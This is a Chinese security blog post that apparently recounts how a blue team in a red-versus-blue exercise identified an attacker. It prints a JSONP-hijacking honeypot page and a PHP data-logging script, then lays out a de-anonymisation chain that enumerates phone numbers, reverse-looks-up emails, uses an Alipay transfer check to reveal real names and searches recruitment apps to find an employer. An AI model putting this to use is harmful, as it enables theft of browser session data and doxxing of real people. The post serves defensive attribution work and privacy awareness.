记一次某大型活动溯源红队身份

原创雪狼别动队 酒仙桥六号部队
2020-10-10原文

这是 **酒仙桥六号部队** 的第 **86** 篇文章。
全文共计1624个字，预计阅读时长6分钟。

背景

网络安全的本质是攻防对抗，而某大型活动是以红蓝对抗的形式组织开展的活动，其目的是在红队与蓝队的对抗中提升网络安全。

目的

在某大型活动中蓝方经常扮演的角色是被动挨打，但是如果我们能够掌握足够的技术手段，则可以变被动防守为主动出击，如反攻攻击方主机，溯源攻击方真实身份\虚拟身份等。

溯源思路

说到溯源攻击方，一般有几种思路：

1、溯源真实的攻击方IP，在攻防活动中攻击方使用代理IP，代理服务器屡见不鲜，那么识别到真实的攻击方IP，是溯源活动中一项必不可少的动作，这里一般是识别代理ip中的X-FOWARED-

FOR字段来识别攻击者的真实IP，或以攻击代理服务器，拿下代理服务器后查看网络连接确定真实IP，但此过程较为复杂。

2 、对攻击方实施反钓鱼手段，如部署互联网系统，诱使攻击方攻击，在互联网系统内添加钓鱼内容，使攻击方在访问时获取攻击方的真实信息；如在获取到攻击方的钓鱼邮件后，使用钓鱼邮箱点击或主动上钩，并在钓鱼邮箱内添加存在漏洞的应用，或其他word、excel等。本篇溯源文章主要讲述此种方法。

json hi jacking攻击


首先我们介绍一下json hi jacking攻击，json hi jacking是一种劫持攻击，在攻击者点击到存在json hi jacking攻击的页面时，触发跨域获取数据的接口（jsonp），获取到攻击者的浏览器cookie内存储的数据，如百度、爱奇艺、微博等。Json hi jacking类似于csrf攻击。

Jsonp是一种非官方的协议，是Web前端JavaScript跨域获取数据的一种方式，一般在读写数据时，有同源的策略限制，不允许读写其它域的数据，不过我们可以利用JavaScript的src属性，来绕过此限制，以达到跨域获取数据的目的，如以下代码：

测试前端

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html;charset=UTF-8">
<title>appppppppp</title>
```

```
<script src="http://xxx.com/api/jsonp.php?
callback=jsonp1&other=xxx "></script> <!--调用存在jsonp劫持的api-
->

<script>function test(obj){ <!--
定义函数，接收jsonp劫持的api返回的数据-->

alert(JSON.stringify(obj));<!--
弹窗jsonp返回的数据，并在弹窗内部使用JSON.stringify将avaScript值转为
json字符串-->

}

test(jsonp1)<!--调用函数-->

</script>


</head>

</html>
```



后端data.php接收代码

```
<?php

$data = $_GET['data'];//接收data数据

var_dump($data);

$fp = fopen('data.txt','a');//向data.txt中写入data数据

$fpp = fwrite($fp,$data."\r\n");

?>
```

记一次溯源真实身份


一般来说我们劫持到的数据有uid、邮箱、手机号、登录名或真实姓名等，如邮箱我们可以通过接口网站主站下的找回密码功能，获得手机号的其中几位。

一般来说，获得的手机号是130xxxxx111，中间几位隐藏

接下来我们可以使用运营商的公开数据进行检索，其中前三位代表运营商号，中间四位是HSS/HLR识别码，其中包括了号码归属地信息，网上一般有现成的归属地信息库，如：

https://github.com/zengzhan/qqzeng-ip

如果我们知道红队大致是在北京地区活动，则我们可以从数据库中摘取北京地区的号码，通过前三位+北京地区四位+1位（0-9）+后三位，经过初步筛选后，则剩余的手机号，可能有500左右，随后我们可以通过手机号反查邮箱的方法，获得对应的邮箱+手机号。




获得手机号后，我们可以通过支付宝转账的方法，获取对方真实姓名。


673 B/s
2:37
转到支付宝账户
转账记录
点此验证
确认收款人身份
请填写收款人姓名首字，以确认对方身份信息
取消
确认
1
ABC
DEF
GHI
JKL
MNO
重输
PQRS
TUV
WXYZ
0
符
123
space
中/英

如下为本次大型活动中抓取的某黑客的信息，并进行溯源的结果。

黑客访问了部署了带有jsonp劫持的页面，抓取到的信息如下，有用户id，通过该用户id可访问用户的主页。




获取到该红队人员的手机号为1XXXXXX。

通过数据库检索后，对该手机号进行反查。

获取到对应的手机号后，可以通过支付宝内的转账功能，获取手机号+邮箱后，可以通过支付宝的转账功能，获取真实姓名，最后还可以通过猎聘、脉脉、boss直聘等招聘软件，通过搜索手机号的方法，获取到红队的入职信息。

总结

现在各种网站、APP收集我们的信息，而又无法做好信息访问控制，容易被利用，从已泄露的信息中反查到真实身份，所以我们在使用这些网站、APP时，应着重关注自己的隐私信息，可以关闭信息查询功能的一定要关闭，如支付宝、脉脉、猎聘等，尽量避免多个网站使用同一手机号，邮箱，密码等信息。



知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你

长按二维码关注 酒仙桥六号部队

精选留言

用户设置不下载评论